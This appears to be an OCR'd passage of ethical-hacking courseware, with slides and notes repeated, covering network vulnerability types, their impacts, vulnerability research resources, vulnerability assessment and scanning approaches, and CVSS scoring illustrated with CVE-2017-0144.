Operating System vulnerabilities	☐ An OS can be vulnerable because: ▪ It is inherently insecure ▪ It is not patched with the latest updates
Network Device Vulnerabilities	☐ Various network devices such as routers, firewall, and switches can be vulnerable due to: ▪ Lack of password protection ▪ Lack of authentication ▪ Insecure routing protocols ▪ Firewall vulnerabilities



Examples of Network Security Vulnerabilities (Cont'd)

Configuration Vulnerabilities	Description
User account vulnerabilities	● Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	● Originating from setting of weak passwords for system accounts
Internet service misconfiguration	● Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	● Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	● Misconfiguring the network device



Examples of Network Security Vulnerabilities (Cont'd)

Security Policy Vulnerabilities	Description
Unwritten Policy	Unwritten security policies are difficult to implement and enforce
Lack of Continuity	Lack of continuity in implementing and enforcing the security policy
Politics	Politics may cause challenges for implementation of a consistent security policy
Lack of awareness	Lack of awareness of the security policy

Examples of Network Security Vulnerabilities

The following tables summarize examples of technological, configuration, and security policy vulnerabilities:

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	▪ HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	▪ An OS can be vulnerable because: ○ It is inherently insecure ○ It is not patched with the latest updates
Network Device Vulnerabilities	▪ Various network devices such as routers, firewall, and switches can be vulnerable due to: ○ Lack of password protection ○ Lack of authentication ○ Insecure routing protocols ○ Firewall vulnerabilities

Table 3.3: Technological Vulnerabilities


Configuration Vulnerabilities	Description
User account vulnerabilities	▪ Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	▪ Originating from setting of weak passwords for system accounts

Internet service misconfiguration	▪ Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	▪ Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	▪ Misconfiguring the network device

Table 3.4: Configuration Vulnerabilities

Security Policy Vulnerabilities	**Description**
Unwritten Policy	▪ Unwritten security policies are difficult to implement and enforce
Lack of Continuity	▪ Lack of continuity in implementing and enforcing the security policy
Politics	▪ Politics may cause challenges for implementation of a consistent security policy
Lack of awareness	▪ Lack of awareness of the security policy

Table 3.5: Security Policy Vulnerabilities



Impact of Vulnerabilities


1. Information disclosure
2. Unauthorized access
3. Identity theft
4. Reputational damage
5. Financial loss
6. Legal consequences
7. Data modification

Impact of Vulnerabilities

Listed below are some of the impacts of vulnerabilities in networks and systems.

- **Information disclosure:** A website or application may expose system-specific information.
- **Denial of service:** Vulnerabilities may prevent users from accessing website services or other resources.
- **Privilege escalation:** Attackers may gain elevated access to a protected system or resources.
- **Unauthorized access:** Attackers may gain unauthorized access to a system, a network, data, or an application.
- **Identity theft:** Attackers may be able to steal the personal or financial information of users to commit fraud with their identity.
- **Data exfiltration:** Vulnerabilities may lead to the unauthorized retrieval and transmission of sensitive data.
- **Reputational damage:** Vulnerabilities may cause reputational damage to a company's products and security. Reputational damage has a direct impact on customers, sales, and profit.
- **Financial loss:** Reputational damage may lead to business loss. Further, vulnerability exploitation may lead to expenses for recovering damaged IT infrastructure.
- **Legal consequences**: If customers' personal data are compromised, the organization may need to face legal consequences in the form of fines and regulatory sanctions.

- **Hold footprints:** Vulnerabilities may allow attackers to stay undetected even after executing an attack.
- **Remote code execution:** Vulnerabilities may allow the execution of arbitrary code from remote servers.
- **Malware installation:** Vulnerabilities can make it easy to infect with and spread viruses in a network.
- **Data modification:** Vulnerabilities may allow attackers to intercept and alter data in transit.


VULNERABILIT
SCANNING

Module Flow

1 **Define Threat and Threat Sources**


2 **Define Malware and its Types**

3 **Define Vulnerabilities**

4 **Define Vulnerability Assessment**

Define Vulnerability Assessment

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. This section describes vulnerability research, vulnerability assessment, types of vulnerability assessment, vulnerability scoring systems, vulnerability management lifecycle, vulnerability assessment tools, and vulnerability exploitation.



Vulnerability Research

- ❑ The process of analyzing protocols, services, and configurations to **discover vulnerabilities and design flaws** that will expose an operating system and its applications to exploit, attack, or misuse
- ❑ Vulnerabilities are classified based on **severity level** (low, medium, or high) and **exploit range** (local or remote)

An administrator needs vulnerability research:

1. To gather information concerning **security trends**, **threats**, **attack surfaces**, attack vectors and techniques
2. To discover **weaknesses** in the OS and applications, and alert the network administrator before a **network attack**
3. To **gather information** to aid in the prevention of security issues
4. To know **how to recover** from a network attack

Vulnerability Research

Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.

An administrator needs vulnerability research:

- To gather information about security trends, newly discovered threats, attack surfaces, attack vectors and techniques
- To find weaknesses in the OS and applications and alert the network administrator before a network attack
- To understand information that helps prevent security problems
- To know how to recover from a network attack


An ethical hacker needs to keep up with the most recently discovered vulnerabilities and exploits to stay one step ahead of attackers through vulnerability research, which includes:

- Discovering the system design faults and weaknesses that might allow attackers to compromise a system
- Staying updated about new products and technologies and reading news related to current exploits
- Checking underground hacking web sites (Deep and Dark websites) for newly discovered vulnerabilities and exploits
- Checking newly released alerts regarding relevant innovations and product improvements for security systems

Security experts and vulnerability scanners classify vulnerabilities by:

- Severity level (low, medium, or high)
- Exploit range (local or remote)

Ethical hackers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to find vulnerabilities.



Resources for Vulnerability Research

Microsoft Vulnerability Research (MSVR)
https://www.microsoft.com

Dark Reading
https://www.darkreading.com

SecurityTracker
https://securitytracker.com

Trend Micro
https://www.trendmicro.com

Security Magazine
https://www.securitymagazine.com

PenTest Magazine
https://pentestmag.com

SC Magazine
https://www.scmagazine.com

Exploit Database
https://www.exploit-db.com

SecurityFocus
https://www.securityfocus.com

Help Net Security
https://www.helpnetsecurity.com


HackerStorm
http://www.hackerstorm.co.uk

Computerworld
https://www.computerworld.com

Resources for Vulnerability Research

The following are some of the online websites used to perform vulnerability research:

- Microsoft Vulnerability Research (MSVR) (*https://www.microsoft.com*)
- Dark Reading (*https://www.darkreading.com*)
- SecurityTracker (*https://securitytracker.com*)
- Trend Micro (*https://www.trendmicro.com*)
- Security Magazine (*https://www.securitymagazine.com*)
- PenTest Magazine (*https://pentestmag.com*)
- SC Magazine (*https://www.scmagazine.com*)
- Exploit Database (*https://www.exploit-db.com*)
- SecurityFocus (*https://www.securityfocus.com*)
- Help Net Security (*https://www.helpnetsecurity.com*)
- HackerStorm (*http://www.hackerstorm.co.uk*)
- Computerworld (*https://www.computerworld.com*)
- WindowsSecurity (*http://www.windowsecurity.com*)
- D'Crypt (*https://www.d-crypt.com*)



What is Vulnerability Assessment?

- Vulnerability assessment is an in-depth **examination of the ability of a system or application**, including current security procedures and controls, to withstand the exploitation
- It recognizes, measures, and classifies security vulnerabilities in a **computer system**, **network**, and **communication channels**

A vulnerability assessment may be used to:

- ✓ Identify weaknesses that could be exploited
- ✓ Predict the effectiveness of additional security measures in protecting information resources from attacks

What is Vulnerability Assessment?

A vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand exploitation. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attack


Typically, vulnerability-scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications to identify vulnerabilities resulting from vendor negligence, system or network administration activities, or day-to-day activities. Vulnerability-scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor.

Limitations of Vulnerability Assessment

The following are some of the limitations of vulnerability assessments:

- Vulnerability-scanning software is limited in its ability to detect vulnerabilities at a given point in time

- Vulnerability-scanning software must be updated when new vulnerabilities are discovered or when improvements are made to the software being used
- Software is only as effective as the maintenance performed on it by the software vendor and by the administrator who uses it
- Vulnerability Assessment does not measure the strength of security controls
- Vulnerability-scanning software itself is not immune to software engineering flaws that might lead to it missing serious vulnerabilities
- Human judgment is needed to analyze the data after scanning and identifying the false positives and false negatives.



Information Obtained from the Vulnerability Scanning

OS version running on computers or devices

Open ports and running services

Application and services vulnerabilities

Application and services configuration errors


Accounts with weak passwords

Missing patches and hotfixes

Information Obtained from the Vulnerability Scanning

Vulnerability scanners are capable of identifying the following information:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled
- Errors in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities
- EOL/EOS software information
- Missing patches and hotfixes
- Weak network configurations and misconfigured or risky ports
- Help to verify the inventory of all devices on the network



Vulnerability Scanning Approaches

Two approaches to network vulnerability scanning:

Active Scanning

☐ The attacker **interacts directly** with the target network to find vulnerabilities

☐ **Example:** An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities

Passive Scanning

☐ The attacker tries to find vulnerabilities **without directly interacting** with the target network

☐ **Example:** An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown

Vulnerability Scanning Approaches

There are two approaches to network vulnerability scanning:

- **Active Scanning**: The attacker interacts directly with the target network to find vulnerabilities. Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

  Example: An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

- **Passive Scanning**: The attacker tries to find vulnerabilities without directly interacting with the target network. The attacker identifies vulnerabilities via information exposed by systems during normal communications. Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

  Example: An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

Attackers scan for vulnerabilities using tools such as Nessus, Qualys, GFI LanGuard, and OpenVAS. Vulnerability scanning enables an attacker to identify network vulnerabilities, open ports and running services, application and services configuration errors, and application and service vulnerabilities.

Vulnerability Scoring Systems and Databases

Common Vulnerability Scoring System (CVSS)

- An open framework **for communicating the characteristics and impacts** of IT vulnerabilities
- Its quantitative model ensures repeatable accurate measurement, while enabling users to view the **underlying vulnerability characteristics** used to **generate the scores**


CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

https://www.first.org



Common Vulnerability Scoring System Calculator Version 3 **CVE-2017-0144**

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

Base Scores
Temporal
Environmental
Overall
10.0
8.0
6.0
4.0
2.0
0.0
8.1
5.9
2.2
Base
Impact
Exploitability
Temporal
Environmental
Modified Impact
Overall
Show Equations

CVSS Base Score: 8.1
Impact Subscore: 5.9
Exploitability Subscore: 2.2
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.1

CVSS v3 Vector
AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*: ● Network (AV:N) ○ Adjacent Network (AV:A) ○ Local (AV:L) ○ Physical (AV:P)
Attack Complexity (AC)*: ○ Low (AC:L) ● High (AC:H)
Privileges Required (PR)*: ● None (PR:N) ○ Low (PR:L) ○ High (PR:H)
User Interaction (UI)*: ● None (UI:N) ○ Required (UI:R)

Scope (S)*: ● Unchanged (S:U) ○ Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*: ○ None (C:N) ○ Low (C:L) ● High (C:H)
Integrity Impact (I)*: ○ None (I:N) ○ Low (I:L) ● High (I:H)
Availability Impact (A)*: ○ None (A:N) ○ Low (A:L) ● High (A:H)

